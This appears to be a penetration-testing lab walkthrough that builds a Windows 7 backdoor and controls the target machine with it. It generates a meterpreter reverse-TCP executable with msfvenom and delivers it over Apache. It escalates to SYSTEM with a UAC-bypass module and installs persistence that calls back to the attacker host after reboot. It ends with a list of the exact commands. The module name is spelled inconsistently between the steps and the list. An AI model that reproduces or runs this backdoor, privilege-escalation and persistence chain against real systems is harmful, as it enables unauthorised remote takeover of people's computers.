
# Creating Backdoor using Malware, Privilege Escalation and Persistence

****


**Target Machine (IP: 192.168.19.132) Attacking Machine (IP: 192.168.19.128)**

**RHOST LHOST**

**OS:** Windows 7 Professional 64-bit **OS:** Kali Linux

**Computer Name**: MarkLucido\_Win7x64 **Computer Name**: Kali

**Step 1:** We will create the malware using msfvenom.




LHOST: 192.168.19.128 LPORT:5566


Malware FileName: win7backdoor.exe


Parameters: -p (payload), -f (format), -o (output)

**Step 2:** Change the access permission of the malware to executable using “chmod +x”. For demo purposes, move the malware to /var/www/html. Then start service apache2.




**Step 3:** Let’s start service Apache2, a web server which typically enable request and view Web pages using Web browser applications such as Firefox, Opera, Chrome, or Internet Explorer. It will be use to deliver the malware directly to our target machine.



**Step 4:** Start msfconsole in quite mode (-q) and Listener (exploit/multi/handler).


**Step 5:** Set the variables for our listener (exploit/multi/handler).





Payload: windows/meterpreter/reverse\_tcp

LHOST: 192.168.19.128


LPORT: 5566


**Step 6:** Deliver and Run the malware on our target machine.





**Step 7:** Once we established a connection on our attacker’s machine and gain a meterpreter shell, we will run the command “sysinfo” and “getuid” to check if we are system. In our case, we are not.




**Step 8:** We will run a Suggester (post/multi/recon/local\_exploit\_suggester) to look for applicable exploit to elevate the privilege to System Level. 

Session 1 will be put into background for later use.

We will be using exploit/windows/local/bypassuac\_eventwr to elevate our privilege.

**Step 9:** Set the variables for exploit/windows/local/bypassuac\_eventwr.




LHOST: 192.168.19.128

LPORT: 5566

SESSION: 1

**Step 10:** Run the exploit to check if we can escalate our privilege.




And we are SYSTEM!!!


**POST EXPLOITATION:**

Running Persistence on our Target Machine


* To check available options, run persistence -h for help.



Run Persistence with the following parameters:



On our Target Machine, run the Task Manager to check the running Persistence.



Persistence will automatically create a session even if after system reboot/turned on.

* msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.19.128 LPORT=5566 -f exe -o win7backdoor.exe
* chmod +x win7backdoor.exe
* mv win7backdoor.exe /var/www/html
* service apache2 status
* service apache2 start
* msfconsole -q
* use exploit/multi/handler (LISTENER)
* run post/multi/recon/local\_exploit\_suggester
* Background (session 1 was created)
* use exploit/windows/local/bypassuac\_eventvwrinfo
* sysinfo
* getuid
* getsystem
* run persistence -h
* run persistence -S -X -i 5 -p 5566 -r 192.168.19.128
* meterpreter > background